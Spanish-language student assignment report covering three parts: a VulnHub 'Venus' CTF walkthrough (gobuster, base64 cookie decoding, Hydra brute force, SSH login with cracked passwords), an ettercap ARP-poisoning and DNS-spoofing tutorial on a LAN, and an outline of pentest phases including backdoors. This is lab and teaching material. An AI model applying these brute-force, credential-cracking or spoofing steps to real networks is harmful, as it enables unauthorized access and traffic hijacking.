[+] Wordlist:     /usr/share/dirb/wordlists/common.txt
[+] Negative Status codes: 404
[+] User Agent:   gobuster/3.5
[+] Timeout:      10s
=====
2023/04/16 10:59:26 Starting gobuster in directory enumeration mode
=====
/admin          (Status: 301) [Size: 0] [→ /admin/]
Progress: 4566 / 4615 (98.94%)
=====
2023/04/16 10:59:58 Finished
```

### 6. Probamos acceder con las credenciales que nos ofrecen.




## Venus Monitoring



### Current status:

Temperature: 464C  
Surface pressure: 93 bar  
Atmospheric composition: 96.5% carbon dioxide, 3.5% nitrogen

7. Consultamos las cookies de la sesion.





8. La cookie de auth parece encoded como base64, por ello intentamos decodearlo.

```
[kali㉿kali)-[~]
└─$ echo "Z3Vlc3Q6dGhyZmc=" | base64 -d
guest:thrfg
```

9. Queremos ver si hay más usuarios cuya clave y pass no tengamos.

Por ello probamos “a fuerza bruta” con Hydra y una wordlist de seclists (se puede instalar desde kali como herramienta con sudo apt install seclists con conexión a internet)

guest : pass  
magellan : pass  
venus : pass



Le comunicamos a hydra los campos sobre los que queremos hacer brute force  
username= $\wedge$ USER $\wedge$ &password= $\wedge$ PASS $\wedge$  y finalmente el fallo que nos da la pagina al fallar el login.

```
> hydra -L /usr/share/seclists/Usernames/xato-net-10-million-usernames.txt -p pass  
-s 8080 192.168.56.108 http-post-form  
"/:username= $\wedge$ USER $\wedge$ &password= $\wedge$ PASS $\wedge$ :Invalid username."  
-L : La wordlist que hemos elegido  
-s : Puerto por defecto
```

The screenshot shows the cyberchef interface with a 'To Base64' recipe selected. The input fields contain three user names and their session cookies: 'guest:thrfg', 'magellan:thrfg', and 'venus:thrfg'. The output field displays the base64-encoded versions of these strings.

## 10. Probamos a cambiar la cookie de sesion.

guest:thrfg:

"Z3Vlc3Q6dGhyZmc="

"Z3Vlc3Q6dGhyZmc="

magellan:thrfg:

"bWFnZWxsYW46dGhyZmc="

"bWFnZWxsYW46aXJhaGZ2bmF0cmJ5YnRsMTk4OQ=="

venus:thrfg:

"dmVudXM6dGhyZmc="

"dmVudXM6aXJhaGY="

Al modificarla no nos da problemas, pero vemos que al refrescar la página esta cambia.

Cuando lo decodificamos en base64:

guest:thrfg

magellan:irahfvnatrbybtl1989

venus:irahf

Conocemos que una de las contraseñas aceptadas es guest:guest

Luego thrfg=guest

Nos vamos a cyberCheff y exploramos las diferentes combinaciones.

guest:guest

magellan:venusiangeology1989

venus:venus

## 11. Con las contraseñas encontradas, probamos el protocolo ssh.

> ssh guest@192.168.56.108 - guest

> ssh magellan@192.168.56.108 - venusiangeology1989

```
> ssh venus@192.168.56.108 - venus
```

```
(kali㉿kali)-[~]
└─$ ssh guest@192.168.56.108
The authenticity of host '192.168.56.108 (192.168.56.108)' can't be established.
ED25519 key fingerprint is SHA256:DxWE635ufuhPori2NHTsgftcxxeSxrruyGTZLlmFLEY.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '192.168.56.108' (ED25519) to the list of known hosts.
guest@192.168.56.108's password:
Permission denied, please try again.
guest@192.168.56.108's password:
Permission denied, please try again.
guest@192.168.56.108's password:

(kali㉿kali)-[~]
└─$ ssh magellan@192.168.56.108
magellan@192.168.56.108's password:
[magellan@venus ~]$ █
```

12. Exploramos los directorios para verificar si hay flags.

```
[user_flag_e799a60032068b27b8ff212b57c200b0]
```

```
(kali㉿kali)-[~]
└─$ ssh magellan@192.168.56.108
magellan@192.168.56.108's password:
[magellan@venus ~]$ pwd
/home/magellan
[magellan@venus ~]$ ls
user_flag.txt  venus_monitor_proj
[magellan@venus ~]$ cat user_flag.txt
[user_flag_e799a60032068b27b8ff212b57c200b0]
[magellan@venus ~]$ █
```

13. Para hallar la root flag hemos de usar un exploit

Como guia se ha usado como referencia :

<https://github.com/datajerk/ctf-write-ups/tree/master/vulnhub/venus>

<https://thangmtbvb1.wixsite.com/my-blog/post/the-planets-venus-write-up>

# Reto 4: Tutorial ataque a OSI

## Descripción

Se debe desarrollar un tutorial breve en el que se demuestre cómo realizar un ataque sencillo (como los vistos en clase) a cualquiera de los niveles de la pila OSI. Se pueden usar herramientas vistas en clase de una manera distinta o alguna funcionalidad no explicada.

Para la resolución del reto 4, que consiste en realizar un ataque sencillo a nivel DNS. Para ello hemos realizado en la máquina virtual Kali Linux los siguientes pasos para poder configurar la herramienta ettercap.

1. Primero abriremos nuestra máquina virtual en la que tengamos la aplicación de ettercap para poder empezar a configurar los archivos para poder realizar un ataque de dns spoofing correctamente.
2. Una vez dentro de esta maquina virtual, que en nuestro caso hemos elegido la de Kali, con sistema operativo linux. Ahora podremos ir al CMD de esta máquina para configurar los archivos de la aplicación, dando los permisos root necesarios, ya que si no, no funcionará correctamente si no ejecutamos de forma root. Para ello, usaremos el comando: sudo su, y posteriormente poniendo la contraseña.
3. Una vez dentro del CMD en modo root, para poder configurar nuestra aplicación escribimos el comando “sudo nano /etc/ettercap/etter.conf” y ejecutamos, una vez hecho esto, veremos que se nos abrirá un fichero, en el cual tendremos muchas líneas de texto preconfiguradas, a nosotros solo nos interesan las dos primeras y las que configuran linux, que son de las últimas:

Las dos primeras líneas las habrá que descomentar:  
ec\_uid = 0 y ec\_gid = .

```

Archivo Acciones Editar Vista Ayuda kali@kali: ~
GNU nano 5.4 /etc/ettercap/etter.conf
#####
## ettercap -- etter.conf -- configuration file
## Copyright (C) ALoR & NaGA
##
## This program is free software; you can redistribute it and/or modify
## it under the terms of the GNU General Public License as published by
## the Free Software Foundation; either version 2 of the License, or
## (at your option) any later version.
##
## #####
[privs]
ec_uid = 0           # nobody is the default
ec_gid = 0           # nobody is the default

[mitm]
arp_storm_delay = 10      # milliseconds
arp_poison_smart = 0       # boolean
arp_warm_up = 1            # seconds
arp_poison_delay = 10      # seconds
arp_poison_icmp = 1       # boolean
arp_poison_reply = 1       # boolean
arp_poison_request = 0     # boolean
arp_poison_equal_mac = 1   # boolean
dhcp_lease_time = 1800     # seconds
port_steal_delay = 10      # seconds
port_steer_send_delay = 2000 # microseconds
ndp_poison_warm_up = 1     # seconds
ndp_poison_delay = 5       # seconds
ndp_poison_send_delay = 1500 # microseconds
ndp_poison_icmp = 1       # boolean
ndp_poison_equal_mac = 1   # boolean
icmp6_probe_delay = 3      # seconds

[connections]
connection_timeout = 300    # seconds
connection_idle = 5         # seconds
connection_buffer = 10000   # bytes
connect_timeout = 5          # seconds

[stats]
sampling_rate = 50          # number of packets

[misc]
close_on_eof = 1            # boolean value

[ 245 líneas leidas ]
^G Ayuda ^Q Guardar ^W Buscar ^K Cortar ^T Ejecutar
^X Salir ^R Leer fich. ^M Reemplazar ^U Pegar ^J Justificar

```

Las líneas que están en el apartado de linux las habrá que descomentar, al igual que las anteriores.

```

geoip_dat_file = "/usr/local/share/GeoIP/GeoIP.dat"
geoip_dat_file_v6 = "/usr/local/share/GeoIP/GeoIPv6.dat"

#####
# redirect_command_on/off
#####
# you may need root privileges for your operating system in order to have
# the SSL dissection available
# note that the cleanup script is executed without enough privileges (because
# they are dropped at startup), so you have to either provide a setuid program
# or use the setuid to 0, in order to be sure the cleanup script will be
# executed properly
# NOTE! the script must fit into one line with a maximum of 255 characters

# -----
# Linux

redirect_command_on = "iptables -t nat -A PREROUTING -i %iface -p tcp -d $destination --dport $sport -j REDIRECT --to-port $rport"
redirect_command_off = "iptables -t nat -D PREROUTING -i %iface -p tcp -d $destination --dport $sport -j REDIRECT --to-port $rport"

# pendant for IPv6 - Note that you need iptables v1.6 or newer to use IPv6 redirect
redirect_command_on = "iptables -t nat -A PREROUTING -i %iface -p tcp -d $destination --dport $sport -j REDIRECT --to-port $rport"
redirect_command_off = "ip6tables -t nat -D PREROUTING -i %iface -p tcp -d $destination --dport $sport -j REDIRECT --to-port $rport"

# -----
# Mac Os X

redirect_command_on = "ipfctl -sn 2>/dev/null; echo ' rdr pass on %iface inet proto tcp from any to $destination port $sport to localhost port $rport' | pfctl -f - > /dev/null"
redirect_command_off = "ipfctl -Psn 2>/dev/null | egrep -v 'inet .+ any to $destination port = $sport' | pfctl -f - > /dev/null"

# BSD PF for IPv6:
# redirect command on = '(pfctl -sn 2>/dev/null; echo " rdr pass on %iface inet proto tcp from any to $destination port $sport to localhost port $rport" | pfctl -f - > /dev/null)'
# redirect command off = 'pfctl -Psn 2>/dev/null | egrep -v "inet .+ any to $destination port = $sport" | pfctl -f - > /dev/null'

[ 245 líneas leidas ]
^G Ayuda ^Q Guardar ^W Buscar ^K Cortar ^T Ejecutar ^M Ubicación ^U Deshacer ^J Poner marca

```

4. Una vez que hemos finalizado con este fichero, tendremos que configurar los dos siguientes ficheros, el que nos va a redireccionar de una web a la que queremos, y el que nos dará la nueva web. Para ello, aplicar el siguiente comando desde el mismo sitio que el anterior: “ sudo nano /etc/ettercap/etter.dns”, y poner lo siguiente al final del fichero:

Web que quieres redireccionar A ip del ordenador donde estés usando Kali.

```

# or for TXT query (value must be wrapped in double quotes):
# google.com TXT "v=spf1 ip4:192.168.0.3/32 -all" "[TTL]"
#
# NOTE: the wildcarded hosts can't be used to poison the PTR requests
#       so if you want to reverse poison you have to specify a plain
#       host. (look at the www.microsoft.com example)
#
# NOTE: Default DNS TTL is 3600s (1 hour). All TTL fields are optional.
#
# NOTE: IPv6 specific do not work because ettercap has been built without
#       IPv6 support. Therefore the IPv6 specific examples has been
#       commented out to avoid ettercap throwing warnings during startup.
#
#####
# vim:ts=8:noexpandtab
hepractical.tech A 192.168.1.115

```

En nuestro caso la ip 192.168.1.115 es la ip de la máquina virtual que contiene kali.

Y en el segundo fichero, tendremos que crear el fichero index.html, para ello, usaremos el comando de “nano /var/www/html/index.html” y dentro de este fichero escribiremos lo que queramos que nos muestre al redireccionar.


Nosotros pondremos simplemente un texto que diga: Hola, esta es la nueva web.



```
root@kali:~# nano /var/www/html/index.html
GNU nano 5.4
<h1>Hola esta es la nueva web </h1>
/var/www/html/index.html *
```

The screenshot shows a terminal window titled "root@kali:~#". The command "nano /var/www/html/index.html" was run, opening a text editor. Inside the editor, the text "<h1>Hola esta es la nueva web </h1>" is visible. The status bar at the bottom right of the terminal window shows the path "/var/www/html/index.html \*".


5. Ahora una vez guardado estos ficheros, tendremos que abrir la aplicación de ettercap, que simplemente es ejecutarla y dejar los valores sniffing at startup y la interfaz que vayas a usar, en este caso eth0, luego darle al botón de okey.



6. Ahora tendremos que ver en la lista de hosts que encuentra esta aplicación cuál es el que queremos realizar el ataque, y una vez que lo encontramos, tendremos que añadirlo a la lista de targets1. Una vez añadido, saldrá un mensaje de que se ha añadido correctamente (en caso de no saber

cual es la ip del ordenador que queremos, añadiremos todos las ips que hayan, pero no es la mejor opción posible).

Hay veces que si no aparece la ip del ordenador, simplemente hay que darle a para y volver a empezar, ya que de vez en cuando no recoge muy bien todas las ips disponibles.




The screenshot shows the 'Host List' window of the Ettercap application. The window title is 'Ettercap 0.8.3.1 (EB)'. The table displays network interface information with columns: Address, MAC Address, and Description. The 'Address' column lists various IP addresses, some of which are highlighted in blue. The 'MAC Address' column lists corresponding MAC addresses. The 'Description' column provides additional details for some entries, such as 'iPhone-de-Jejo.local'. At the bottom of the window, there are three buttons: 'Delete Host', 'Add to Target 1', and 'Add to Target 2'.


Address	MAC Address	Description
80::77c:357:cb62:113c	D4:5D:64:7F:BB:52	
80::c6c:33f:cbcc:2367	4A:6D:AF:CE:3D:AE	iPhone-de-Jejo.local
80::cb6:eff:fe87:2bcc	0E:B6:0E:87:2B:CC	
80::1cc1:6ab7:c722:7012	06:7F:E0:B2:90:4F	
80::429b:cdff:fe38:6801	40:9B:CD:38:68:01	
80::52ec:50ff:fe6e:5d70	50:EC:50:6E:5D:70	
80::60c4:b9ff:fe30:c0ee	62:C4:B9:30:C0:EE	
80::8c7f:72ff:fe6f:39ab	00:26:86:00:00:00	
80::911d:87dd:f6b2:b859	34:6F:24:11:9B:97	
80::9a07:9fcbb:55c0:51ef	C0:BD:C8:4D:48:6B	
80::9a97:d1ff:fe7d:5f0c	98:97:D1:7D:5F:0C	
80::ae67:84ff:fe07:b7a9	AC:67:84:07:B7:A9	
2.168.1.1	98:97:D1:7D:5F:0C	
2.168.1.34	98:97:D1:7D:5F:0C	
2.168.1.51	04:CF:8C:BF:5F:4B	
2.168.1.78	98:97:D1:7D:5F:15	
2.168.1.88	AC:67:84:07:B7:A9	
2.168.1.92	34:6F:24:11:9B:97	
2.168.1.93	4A:6D:AF:CE:3D:AE	iPhone-de-Jejo.local

Para realizar este ataque, hemos usado dos ordenadores, el primero que tendrá la aplicación de ettercap, y el segundo que es el que corresponde a la ip 192.168.1.78

7. Ahora tendremos que añadir el plugin correspondiente para poder realizar un sniffing, para ello, nos iremos al botón de tres puntos verticales y seleccionaremos la opción de plugins, y ahí buscaremos el que se llama “dns\_spoof” y habilitarlo, ya sea con doble click o botón derecho y habilitarlo.



8. Por último, tendremos que activar el ataque, para ello, darle al botón del “mundo”. Una vez realizado saldrá una ventana y ahí escoger el “ARP poisoning” y ahí elegir el sniff remote connection, dar a okey y ya estaría listo para que en el ordenador que has elegido, si se mete en la web de bepractical.tech, sera direccionado a nuestra web que pondrá el mensaje del paso 4.



## PROBLEMAS Y SOLUCIONES:

Al realizar la práctica, nos hemos encontrado con varios problemas que no hemos podido terminar de resolver al 100%. El primero de todos, es el hecho que a pesar de seguir tutoriales como el de este [video](#), no nos redirecciona correctamente a la web que creamos, la del index.html.

Estos errores se pueden atribuir al hecho de que es un sistema distribuido, ya que este se puede regenerar, y no tenemos control completo de todos los procesos que realiza tanto la aplicación ettercap como el sistema. Tras seguir varios videos como el adjuntado anteriormente y ver varias guías, podemos decir que no podemos solucionarlo, pero los pasos a seguir si serían los correctos.

## Reto 5: Desarrollar un ataque hacking

Realizar el escaneo de puertos y la identificación de vulnerabilidades es un paso imprescindible para realizar un ataque hacking. Este paso previo determinará una serie de caminos por los que podremos acceder a información que nos será útil para el ataque. Para la explotación de vulnerabilidades usaremos las herramientas de Nmap y msfconsole.

Dentro de este documento realizaremos lo que es llamado como el **Pentesting** o **Test de penetración**.

*[Pentesting: Es un test de penetración que valora los posibles fallos de seguridad informática que puede tener un sistema y qué alcance tienen dichos fallos]*

Describiremos de forma muy simple qué pasos deberíamos seguir para realizar un ataque hacking con éxito:

### 1. Recopilación de información:

Hemos de recopilar información sobre el sistema o red que se va a testear. Se pueden utilizar herramientas de escaneo para detectar los sistemas activos,

identificar los puertos abiertos y obtener información sobre los servicios y aplicaciones que se ejecutan en ellos.

**2. Análisis de vulnerabilidades o escaneo:**

En esta etapa buscaremos vulnerabilidades en los sistemas y aplicaciones que se están ejecutando.

**3. Explotación de vulnerabilidades:**

Intentaremos explotar las vulnerabilidades encontradas para obtener acceso no autorizado a los sistemas o datos.

**4. Escalamiento de privilegios:**

Una vez que se ha obtenido acceso a un sistema o red, se intenta escalar los privilegios para obtener un mayor nivel de acceso. Esto puede implicar la obtención de credenciales de usuario con más privilegios, la explotación de vulnerabilidades adicionales o la utilización de técnicas de ingeniería social.

*(NOTA: En este reto el escalamiento de privilegios no se verá ya que se hizo en el primer reto con la realización de las máquinas de la serie de The Planets, allí se ve en mayor profundidad cómo se realiza el escalamiento. Simplemente este paso sería necesario si lo que se hace es explotar el puerto 22 SSH si llega a estar abierto)*

**5. Mantenimiento del acceso:**

Intentaremos mantener ese acceso para poder realizar acciones maliciosas o robar datos. Esto puede implicar la instalación de puertas traseras o la modificación de los permisos de archivo.

*[Puerta trasera es aquella forma de acceso mediante la cual se pueden evitar los sistemas de seguridad del algoritmo para acceder al sistema]*

**6. Informe de resultados:**

Se elabora un informe detallado de los resultados del test de penetración, incluyendo las vulnerabilidades encontradas, las técnicas utilizadas para explotarlas y las recomendaciones para remediarlas.

Aunque parezca que las fases más importantes puedan ser de la tercera en adelante, sin una buena recopilación y un buen análisis es imposible que se continúe con éxito las siguientes etapas.

